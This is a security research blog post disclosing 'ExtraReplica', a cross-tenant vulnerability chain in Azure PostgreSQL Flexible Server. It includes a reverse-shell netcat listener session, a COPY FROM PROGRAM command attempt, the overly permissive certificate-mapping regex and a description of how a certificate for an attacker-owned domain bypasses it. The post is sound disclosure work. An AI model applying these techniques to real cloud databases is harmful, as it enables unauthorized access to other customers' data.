

RESEARCH

Wiz Research discovers "ExtraReplica"— a cross-account database vulnerability in Azure PostgreSQL



Sagi Tzadik, Nir Ohfeld, Shir Tamari, Ronen Shustin

Apr 28, 2022 • 14 min read



Tenant isolation is a fundamental premise of the cloud. Organizations trust that the cloud services they use, especially high value assets such as databases, are isolated from other customers.

Wiz Research has discovered a chain of critical vulnerabilities in the widely used *Azure Database for PostgreSQL Flexible Server*. Dubbed #ExtraReplica, this vulnerability allows unauthorized read access to other customers' PostgreSQL databases, bypassing tenant isolation. If exploited, a malicious actor could have replicated and gained read access to Azure PostgreSQL Flexible Server customer databases.

customers. They added that they are not aware of any attempts to exploit this vulnerability.

This vulnerability did not affect Single Server instances or Flexible servers with the explicit VNet network configuration (Private access), according to Microsoft. Microsoft did not provide how many customers or databases were vulnerable.

Read Microsoft's advisory [here](#).

In this post we walk through the steps of the research process, from analyzing potential attack surfaces to a complete exploit and how we ultimately bypassed the cloud isolation model. At a high level, we achieved the following:

1. Gained code execution on our own PostgreSQL Flexible Server instance by identifying and exploiting a vulnerability in Azure's PostgreSQL Flexible Server service.
2. Performed recon within the service's internal network and discovered that we had network access to other customer instances in our subnet.
3. Identified a second vulnerability in the service's authentication process: An over permissive regular expression validation for the certificate's Common Name (CN), caused by a wildcard *(* `.*` *)* at the end of the regex, allowed us to log in to a targeted PostgreSQL instance using a certificate issued to an arbitrary domain. Note the mistake at the end of the regular expression, marked here: `/^(.*?)\.eee03a2acfe6\.database\.azure\.com(.*)$/`
   By issuing a certificate for our own domain (wiz-research.com) `replication.eee03a2acfe6.database.azure.com.wiz-research.com`, we successfully accessed a database of separate account we owned on a different tenant, proving cross-account database access.
4. Utilized certificate transparency feed to identify customer targets, ultimately allowing us to replicate any PostgreSQL Flexible Server instance (except for instances configured with Private access - VNet) using the previously mentioned vulnerabilities.



Attacker
Target
Other customers databases
Azure PostgreSQL Flexible internal network - 10.0.0.0/23
WIZ Research

Figure 0: *ExtraReplica* attack flow

Research mindset

We had previously found vulnerabilities in Azure Cosmos DB. Could we reproduce a similar issue in other Azure services?

At Black Hat Europe 2021, we presented "ChaosDB: How We Hacked Databases of Thousands of Azure Customers" — disclosing how we gained unrestricted access to the databases of Microsoft Azure customers through a chain of misconfigurations in Azure Cosmos DB.

Our starting point in this previous research was running arbitrary code on a Jupyter Notebook instance within an internal Azure environment. We discovered that the Jupyter Notebook instance had network access to internal management APIs, opening an attack vector to internal Azure components.

Following Black Hat, we wondered whether it might be a pattern and whether other managed services, which provide customers with a dedicated Virtual Machine that is part of an internal Azure environment, could also be accessible to sensitive network components.

This direction led us to the following strategy for finding our next research target.

We looked for a new target with the following properties:

2. A service that would allow us to execute code, either as part of the standard functionality of the service or through a newly discovered vulnerability. If we could execute code using a vulnerability, we would be more likely to find a less strict environment, since the service developers likely did not expect users to run their code there.
3. Service nature should be of high value, used by many and contain sensitive information.

Considering all the above points, the first idea we had was to target cloud-managed database services. Cloud Service Providers (CSPs) provide multiple open-source and commercial database solutions to customers in the form of a managed service. These database instances run in an internal cloud environment owned and operated by the CSP and usually are not part of the user's cloud environment. In addition, most databases solutions offer functionality to execute OS-level commands, which is exactly what we are looking for.

We decided to research PostgreSQL Flexible Server. It has almost all the above properties: It's popular, contains sensitive data, and it appears that all of its instances are running within an internal Azure environment. PostgreSQL is a big project; it is complex and offers much more functionality than other database solutions.

What is Azure Database for PostgreSQL?

PostgreSQL is a powerful, open source and mature object-relational database used by thousands of organizations to store different types of data. It has earned a strong reputation for its proven architecture and reliability. Azure Database for PostgreSQL - Flexible Server is one of the four PostgreSQL offerings in Azure. It is a fully managed Database-as-a-Service that offers dynamic scalability and simplified developer experience.




Worry-free PostgreSQL in the cloud with an architecture built to scale out
Hyperscale (Citus)
Flexible server NEW
Maximum control for your database with a simplified developer experience

Figure 1: PostgreSQL deployment options and their advantages (source)

Azure Database for PostgreSQL attack surface overview

How we chose which component to research

To understand our attack surface, we ran a set of PostgreSQL queries and gathered some information about our environment. For example: what are our privileges? Which PostgreSQL features are available? and more. After gaining that knowledge, we concluded that even though our database user was part of a high-privileged PostgreSQL group called `azure_pg_admin`, we were lacking the specific PostgreSQL privileges required to execute native code, as can be seen in the figure below:



```
CREATE TABLE IF NOT EXISTS mytable (mycol text);
copy mytable from program '/bin/bash -c "sleep 10"'
```

```
ERROR:  must be superuser or a member of the pg_execute_server_program role to COPY to or from an external program
```


Figure 2: Code execution in operating system level fails due to lack of privileges

This meant that we had to find a way to escalate our privileges within our PostgreSQL instance. Fortunately, there exists previous research (1, 2) regarding privilege escalation in PostgreSQL that we used as a reference.

Vulnerability #1 – PostgreSQL privilege escalation

While researching our instance, we found that Azure modified their PostgreSQL engine. It’s likely that Azure introduced these changes to PostgreSQL engine to harden their privilege model and add new features. We managed to exploit a bug in those modifications to achieve privilege escalation, allowing us to execute arbitrary queries as

While Microsoft has patched this vulnerability, out of an abundance of caution with respect to other vendors who may have made similar modifications in their PostgreSQL engine, we are not disclosing exploitation details at this time.


postgres/postgres@wizresearch-attacker-6.postgres.database.azure.com
Query Editor
Query History
sagi@wiz-research: ~


[redacted]

```
sagi@wiz-research:~$ rlwrap nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 52.226.200.74 4048 received!
bash: cannot set terminal process group (4066): Inappropriate ioctl for device
bash: no job control in this shell
azuredb@ebe6ed51328f:/datadrive/pg/data$ id
id
uid=1010(azuredb) gid=1010(azuredb) groups=1010(azuredb)
```


Figure 3: OS-level code execution via Malicious SQL query

Environment recon

After gaining the ability to execute arbitrary code on our PostgreSQL managed instance, we conducted some recon of the environment. We realized that we were running as the unprivileged `azuredb` user inside a docker container that primarily hosted the PostgreSQL process. The container was running a modified image of Ubuntu 18.04.6 LTS with a recent kernel installed (`5.4.0-1063-azure`), pretty much ruling out the option of escaping this container using a known kernel exploit at that time. During our recon, we also noticed the following network interfaces were accessible from inside the container:



```
azuredb@ba73bf749c43:/datadrive/pg/data$ ifconfig
```



```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.209  netmask 255.255.254.0  broadcast 10.0.1.255
        inet6 fe80::20d:3aff:fe56:beb3  prefixlen 64  scopeid 0x20<link>
        ether 00:0d:3a:56:be:b3  txqueuelen 1000  (Ethernet)
        RX packets 56726  bytes 31400946 (31.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 59467  bytes 58160022 (58.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.225  netmask 255.255.254.0  broadcast 10.0.3.255
        inet6 fe80::20d:3aff:fe56:b43b  prefixlen 64  scopeid 0x20<link>
        ether 00:0d:3a:56:b4:3b  txqueuelen 1000  (Ethernet)
        RX packets 953  bytes 581055 (581.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 743  bytes 202628 (202.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 280344  bytes 113742361 (113.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 280344  bytes 113742361 (113.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4: Network interfaces accessible from inside the PostgreSQL container

Looking at the network interfaces, we realized that our container shares a network namespace with its host machine. Seeing the internal IP addresses gave us an idea—what if, by routing through one of these internal network interfaces, we could access other PostgreSQL instances of other customers?

We created another PostgreSQL Flexible instance on a different Azure account and attempted to access it from the first database we created, through the internal network interface (`eth0`, `10.0.0.0/23`) on port 5342. To our surprise, it worked! On top of that, **it worked even when the instance had its firewall configured to deny all connection attempts**. We believe this violates the expected isolation model, as we had just managed to connect to an unrelated PostgreSQL instance by leveraging some sort of internal network access. However, since we were still required to have the username and password for this database to perform any meaningful action (such as reading or modifying data), the severity of this issue remains quite low.

However, when we attempted to connect to some of them from the internal subnet, we were timed out. We performed more tests, including listening on an arbitrary port and attempting to connect to from another instance, which failed. We suspect that there was a firewall configured to explicitly permit the connections for port 5432.

This made us wonder, why was this connection permitted to begin with? What was the legitimate reason that our instance could access other instances through the `10.0.0.0/23` subnet?

Vulnerability #2 – cross-account authentication bypass using a forged certificate

Some people, when confronted with a problem, think "I know, I'll use regular expressions." Now they have two problems (xkcd)


To explore why our instance could access other instances internally, we decided to examine two files found on the machine: pg_hba.conf and pg_ident.conf. According to PostgreSQL documentation, these files are responsible for client authentication and username mappings, respectively.

The `pg_hba.conf` file defines which clients can connect to which database, from which IP range, using which username and authentication method.

Let's examine these configuration files, taken from our instance:

pg_hba.conf:

```
# PostgreSQL Client Authentication Overrides File
# ==============================================
#
# "local" is for Unix domain socket connections only
local   all             all             trust
```




```
10
11    # in case of vnet injection, postgres needs to be reached by the host which is 169.254.128.1
12
13    hostssl     all         azuresu        169.254.128.1/32 cert clientcert=1 map=pgusermap
14
15    # require certificate authentication from within the subnet
16
17    hostssl     replication replication     10.0.0.0/8   cert clientcert=1 map=pgusermap
18
19    hostssl     replication replication     172.16.0.0/12   cert clientcert=1 map=pgusermap
20
21    hostssl     replication replication     192.168.0.0/16 cert clientcert=1 map=pgusermap
22
23    # password authentication from public IPs
24
25    hostssl all all 0.0.0.0/0 md5
26    hostssl all all 127.0.0.1/32 cert clientcert=1 map=pgusermap
27
```

Figure 5: Azure PostgreSQL Flexible Server pg_hba.conf

In line 25, we see that clients can connect to the instance from both the internal and the external network using standard password authentication (md5). Additionally, in lines 17 to 21, the special account `replication` can only authenticate from **within** the internal networks using client certificate authentication (subnets `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`).

What is the purpose of the `replication` user? Turns out that PostgreSQL offers a unique feature that allows copying the database data from one server to another, hence "replicating" the database. This is commonly used in backup and failover/high availability scenarios. For example, Azure uses this for its high availability feature:



Zone redundant high availability deploys a standby replica in a different zone with automatic failover capability. Learn more

Enable high availability	✓
High availability status	Healthy
Primary server name (read/write)	example-server-1234.postgres.database.azure.com
Primary availability zone	2
Standby availability zone	1

If we could manage to authenticate as the `replication` user to other PostgreSQL instances of other customers, we should be able to get a complete copy (i.e. replication) of their databases.

When authenticating with a client certificate, PostgreSQL verifies that the supplied certificate is signed by a trusted Certificate Authority (CA). The list of trusted CAs is found in the SSL certificate authority file. The SSL certificate authority file location is found in the PostgreSQL server configuration under the **ssl_ca_file** field.

```
####### CERT CONNECTIVITY RELATED CONFIG ######
ssl = 'on'
ssl_ca_file = '/datadrive/certs/ca.pem'
ssl_cert_file = '/datadrive/certs/cert.pem'
ssl_key_file = '/datadrive/certs/key.pem'
ssl_ciphers = 'ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDH
```

Figure 7: The SSL configuration pointing to ca.pem, as can be seen in postgresql.certoverrides.conf

By examining this file, we learned that Azure trusts certificates of multiple CAs, with one of them being DigiCert. DigiCert is well-known Root Certificate Authority and SSL certificate issuer that serves individuals and developers as well as enterprises.

```
Baltimore CyberTrust Root
DigiCert Global Root CA
DigiCert Global Root G2
DigiCert Global Root G3
Microsoft Internal Corporate Root
Ameroot – (Self signed)
```

Figure 8: The list of trusted Certificate Authorities supported by Azure PostgreSQL Flexible Server

Azure used another PostgreSQL feature to verify the certificate's Common Name (CN). This is where `pg_ident.conf` comes in.

The `pg_ident.conf` file extends the `pg_hba.conf` file. When using authentication

PostgreSQL user. This allows to link a Common Name (CN) to a specific user. For example, a user with a certificate signed to `alice.com` will be able to connect as **Alice**, or a user with a certificate signed to `bob.com` can connect as **Bob**. `pg_ident.conf` also supports regular expressions for more complex Common Name verification.

This is the `pg_ident.conf` configuration in Azure:

```
pgusermap    /^(.*?)\.eee03a2acfe6\.database\.azure\.com(.*)$    \1
pgusermap    /^rl\.eee03a2acfe6\.prod\.osdb\.azclient\.ms$    replication
```

Inspecting the map specified in the `pg_ident.conf` file, we noticed some interesting logic:

- According to the first entry, any user with a certificate CN that matches a certain regular expression can log in using a database username equivalent to the first part of the CN. For example, a user who has a certificate signed to `azuresu.eee03a2acfe6.database.azure.com`, will be able to connect to the replication database with the `azuresu` user.
- According to the second entry, the replication user can log in with a certificate CN value equal to `rl.eee03a2acfe6.prod.osdb.azclient.ms` (which appears to be unique to our instance).
- Additionally, the first entry also permits the replication user to log in, because its username matches the regular expression as well (`replication.eee03a2acfe6.database.azure.com`).

Eagle-eyed readers will notice something strange about this regular expression:

```
pgusermap    /^(.*?)\.eee03a2acfe6\.database\.azure\.com(.*)$    \1
```

Why does this regular expression end with `(.*)`? This is clearly a mistake. Could we register a domain that matches this regular expression, such as `replication.eee03a2acfe6.database.azure.com.wiz-research.com`, generate a

All we must do to exploit this loose regular expression is to visit digicert.com and issue a certificate to `replication.eee03a2acfe6.database.azure.com.wiz-research.com`. Since we are the legitimate owners of `wiz-research.com`, we passed the verification process and were issued the client certificate successfully. In practice we ended up purchasing a certificate from RapidSSL, which is an intermediate CA of DigiCert, as we found the process easier. This is how we forged a valid SSL client certificate to our own instance that could be used by anyone to connect and replicate our database.


Accessing other customers' databases

So far, we have only talked about logging into our own PostgreSQL instance. How could we apply this trick to gain access to other customers' instances? Let's take another look at the regular expression from the `pg_ident.conf` file:

```
pgusermap   /^(.*?)\.eee03a2acfe6\.database\.azure\.com(.*)$   \1
```

We can see that there is a unique identifier for each database instance. To generate a custom certificate for a specific database, we would need to know this identifier in advance. How could we obtain this information?


We discovered that the database's unique identifier appears in the server's SSL certificate. By attempting to connect other databases in the internal network using SSL, we could retrieve their SSL certificates and extract the unique identifier for each database in the subnet.



```
